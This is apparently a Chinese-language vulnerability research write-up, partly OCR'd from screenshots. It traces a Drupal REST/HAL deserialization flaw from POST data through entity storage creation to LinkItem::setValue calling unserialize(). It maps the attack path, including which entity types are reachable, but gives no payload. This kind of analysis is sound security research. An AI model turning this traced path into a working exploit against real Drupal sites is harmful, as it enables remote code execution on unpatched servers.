
DiscoveryCachedTrait->getDefinition







ContentEntityType 是继承于 EntityType 的, 所以在调用 getHandlerClass 的时候是使用 EntityType 中的方法



在 post 数据初始化 getStorage 的过程中经过 handler 的有

- rest_resource_config
- user_role
- shortcut

而且进一步观察到 $this->handlers[$handler_type][$entity_type] 这个值在调用 getHandler 的时候如果没有被 set 那么就会通过如上过程完成初始化

然后对此处断点，去回顾一下在 drupal 运行流程中什么时候会触发 EntityTypeManager 的 getHandler 初始化并且初始化的值分别是什么

流程如下

- $definition = $this->getDefinition($entity_type);
- $class = $definition->getHandlerClass($handler_type);
- $this->handlers[$handler_type][$entity_type] = $this->createHandlerInstance($class, $definition);

```
public function createHandlerInstance($class, EntityTypeInterface $definition = NULL) {
  if (is_subclass_of($class, class_name: 'Drupal\Core\Entity\EntityHandlerInterface')) {
    $handler = $class::createInstance($this->container, $definition);
  }
  else {
    $handler = new $class($definition);
  }
  if (method_exists($handler, method_name: 'setModuleHandler')) {
    $handler->setModuleHandler($this->moduleHandler);
  }
  if (method_exists($handler, method_name: 'setStringTranslation')) {
    $handler->setStringTranslation($this->stringTranslation);
  }

  return $handler;
}
```

而实例生成的效果基本就是以 $class 然后传入 $definition 进行实例化

那么可以说是至关重要的点就是在于 getDefinition($entity_type) 此处的实现而此处的 entity_type 和上文传入的 _links->type 字段是有绑定关系的

```
$entity = $this->entityManager->getStorage($typed_data_ids['entity_type'])->create($values);
```

回到 create

```
212  public function create(array $values = []) {  $values: {shortcut_set => "default"}[1]
213    $entity_class = $this->entityClass;  entityClass: "Drupal\shortcut\Entity\Shortcut"  $entity_class
214    $entity_class::preCreate($this, $values);
215
216    // Assign a new UUID if there is none yet.
217    if ($this->uuidKey && $this->uuidService && !isset($values[$this->uuidKey])) {
218      $values[$this->uuidKey] = $this->uuidService->generate();
219    }
220
221    $entity = $this->doCreate($values);
222    $entity->enforceIsNew();
223
224    $entity->postCreate($this);
225
226    // Modules might need to add or change the data initially held by the new
227    // entity object, for instance to fill-in default values.
228    $this->invokeHook( hook: 'create', $entity);
229
230    return $entity;
231  }
232

\Drupal\Core\Entity › EntityStorageBase › create()

Variables
$entity_class = "Drupal\shortcut\Entity\Shortcut"
$this = {Drupal\Core\Entity\Sql\SqlContentEntityStorage} [28]
Watches
$this->is_single = Cannot
```


SqlContentEntityStorage‘ 继承 ‘ContentEntityStorageBase‘


, ‘ContentEntityStorageBase‘ 继承 ‘EntityStorageBase

EntityStorageBase 的构造函数

```php
public function __construct(EntityTypeInterface $entity_type, MemoryCacheInterface $memory_cache = NULL) {
  $this->entityTypeId = $entity_type->id();
  $this->entityType = $entity_type;
  $this->idKey = $this->entityType->getKey( key: 'id');  idKey: "id"
  $this->uuidKey = $this->entityType->getKey( key: 'uuid');  uuidKey: "uuid"
  $this->langcodeKey = $this->entityType->getKey( key: 'langcode');  langcodeKey: "langcode"
  $this->entityClass = $this->entityType->getClass();

  if (!isset($memory_cache)) {
    @trigger_error( error_msg: 'The $memory_cache parameter was added in Drupal 8.6.x and will be required in 9
    $memory_cache = \Drupal::service( id: 'entity.memory_cache');
  }
  $this->memoryCache = $memory_cache;
  $this->memoryCacheTag = 'entity.memory_cache:' . $this->entityTypeId;
}
```


调用节点是发生在 createHandlerInstance 的时候






那么基本可以确定此处就是为什么限定 _links->type 字段的原因了，那么要确定 $entity_type 的值就得从漏洞触发的过滤出发了

skip_shortcut_entity_process



而 getStorage 之后再通过 create 创建出对应的 entity 实体,进一步通过 ContentEntityNormalizer 的 denormalizeFieldData 进行处理等效调用 FieldableEntityNormalizerTrait 中的 denormalizeFieldData




而进一步产生关联的地方在于 entity->get($field_name)

而 $field_name 和 post 传入的 $data 息息相关并且是完全输入可控的部分

entity_get_detail

关于 entity->get($field_name) 的实现




type_ShortCut

在 ShortCut 的情况下只有 `EntityReferenceFieldItemList, FieldItemList` 这两种情况。

那么非 ShortCut 的情况呢。

在展开的时候尝试使用



但发现了 ContentEntityNormalizer->denormalizeFieldData 会直接抛出异常

```
Argument 2 passed to Drupal\hal\Normalizer\ContentEntityNormalizer
↘::denormalizeFieldData() must implement interface
↘Drupal\Core\Entity\FieldableEntityInterface, instance of
↘Drupal\search\Entity\SearchPage given, called in
↘/var/www/html/drupal/core/modules/hal/src/Normalizer/ContentEntityNormalizer.php
↘on line 168
```

原因是因为

```
class ContentEntityNormalizer extends NormalizerBase {
    use FieldableEntityNormalizerTrait;
    /**
```

这个 use 限定了 `denormalizeFieldData` 可以被传入的实例类型

必须为 `FieldableEntityInterface` 的实现

因为没有直接 implements 的，转而寻找子类

```
/V/A/v/p/c/drupal on 74e8c2055b ×
ag -G ./ "implements.*FieldableEntityInterface"
/V/A/v/p/c/drupal on 74e8c2055b ×                    16:43:28
```

实际有这一处

```
ag -G ./ "extends.*FieldableEntityInterface"
core/lib/Drupal/Core/Entity/ContentEntityInterface.php
24:interface ContentEntityInterface extends \Traversable, FieldableEntityInter
face, TranslatableRevisionableInterface {
/V/A/v/p/c/drupal on 74e8c2055b ×                    16:42:35
```

```
interface ContentEntityInterface extends Traversable, FieldableEntityInterface, TranslatableRe
```

interface 类型的有

- ShortcutInterface
- MessageInterface
- ContentModerationStateInterface
- FileInterface
- CommentInterface

- ItemInterface
- FeedInterface
- UserInterface
- BlockContentInterface
- WorkspaceInterface
- MenuLinkContentInterface
- TermInterface
- NodeInterface
- MediaInterface

回到刚才的要求里，并结合cache data 列表

我验证的可用的有且仅有

- shortcut/default (成立)
- user/user (无 entity->get)
- comment/comment
- file/file

shortcut/default 解析

了解完这些之后

那么此时就要开始根据最开始的 diff 结果开始进行情况过滤了。

因为 `denormalizeFieldData` 这个在 `DrupalserializationNormalizer` 中实现的方法应该是属于定义的接口函数，会根据不同是实例调用到对应实例的 `Normalizer` 的子 `denormalize` 处理函数。此处由函数名以及代码逻辑得知此处由 `field` 来决定

那么此处需要的 entity 是什么呢？从 diff 中看到受影响的是 `MapItem` `LinkItem` 这两个类，所以就得往上追溯是哪一个 entity 会调用到对应 Field。

9.2.3 Diff 入手

从 diff 中看到受影响的是 `MapItem` `LinkItem` 这两个类，所以就得往上追溯是哪一个 entity 会调用到对应 Field。

那就拿 `LinkItem` 开刀

```
178  public function setValue($values, $notify = TRUE) {  $values: {options => "123"}[1]  $notify: true
179    // Treat the values as property value of the main property, if no array is
180    // given.
181    if (isset($values) && !is_array($values)) {
182      $values = [static::mainPropertyName() => $values];
183    }
184    if (isset($values)) {
185      $values += [
186        'options' => [],
187      ];
188    }
189    // Unserialize the values.
190    // @todo The storage controller should take care of this, see
191    //   SqlContentEntityStorage::loadFieldItems, see
192    //   https://www.drupal.org/node/2414835FieldItemNormalizer
193    if (is_string($values['options'])) {
194      $values['options'] = unserialize($values['options']);
195    }
196    parent::setValue($values, $notify);
197  }
198
199
\Drupal\link\Plugin\Field\FieldType  LinkItem  setValue()
```

interface_logic

由于触发在 `setValue` 那么肯定是要去找对应的调用，而根据上文以及阅读的代码，drupal 封装自 symfony 而所有的方式基本都已用接口的方式实现，那么在这种设计模式下你是不可能直观的找到 `LinkItem->setValue` 这种简单的调用的。

phpstorm 的 FindUsage 果然无法精确定位这种设计模式：（

那么此处就涉及到 drupal 的虚函数了，那么设计模式的东西真令人头大。

```
class LinkItem extends FieldItemBase implements LinkItemInterface {
```

LinkItem 实现了 `LinkItemInterface` 这个接口


```
10  interface LinkItemInterface extends FieldItemInterface {
```

LinkItemInterface 继承于 FieldItemInterface


```
12  class FieldItemNormalizer extends NormalizerBase {
13
14    /**
15     * The interface or class that this Normalizer supports.
16     *
17     * @var string
18     */
19    protected $supportedInterfaceOrClass = 'Drupal\Core\Field\FieldItemInterface';
20
```

可以在源码中找到针对 `FieldItemInterface` 实现序列化/反序列化的 `FieldItemNormalizer`

emm 其实这里的理由并不够太充分，但实际阅读源码，drupal 中还有大量的类似实现，那么就可以确定这就是 drupal 的设计模式: 基础类实现具体接口，而对应的父接口则有固定的反序列化/序列化的实现




观测其反序列化实现中存在 setValue 的调用



那么只需要再去找 `FieldItemNormalizer` 的 denormalize 调用即可

而在刚才阅读 `denormalizeFieldData` 的代码的时候就不难明白，drupal 中所有的序列化调用都是 symfony 的 `DenormalizerInterface` 的实现

前期情况回顾一下



Symfony Serializer->denormalize() 根据 post /user 最终导向了 ContentEntityNormalizer->denormalizeF

```
protected function denormalizeFieldData(array $data, FieldableEntityInterface $entity, $format, array $context) {
  foreach ($data as $field_name => $field_data) {
    $field_item_list = $entity->get($field_name);

    // Remove any values that were set as a part of entity creation (e.g
    // uuid). If the incoming field data is set to an empty array, this will
    // also have the effect of emptying the field in REST module.
    $field_item_list->setValue([]);
    $field_item_list_class = get_class($field_item_list);

    if ($field_data) {
      // The field instance must be passed in the context so that the field
      // denormalizer can update field values for the parent entity.
      $context['target_instance'] = $field_item_list;
      $this->serializer->denormalize($field_data, $field_item_list_class, $format, $context);
    }
  }
}
```

```
protected function denormalizeFieldData(array $data, FieldableEntityInterface $entity, $format,
  foreach ($data as $field_name => $field_data) {
    $field_item_list = $entity->get($field_name);
                                                  这是 POST data 中的键值对的key

    // Remove any values that were set as a part of entity creation (e.g
    // uuid). If the incoming field data is set to an empty array, this will
    // also have the effect of emptying the field in REST module.
    $field_item_list->setValue([]);
    $field_item_list_class = get_class($field_item_list);

    if ($field_data) {
      // The field instance must be passed in the context so that the field
      // denormalizer can update field values for the parent entity.
      $context['target_instance'] = $field_item_list;
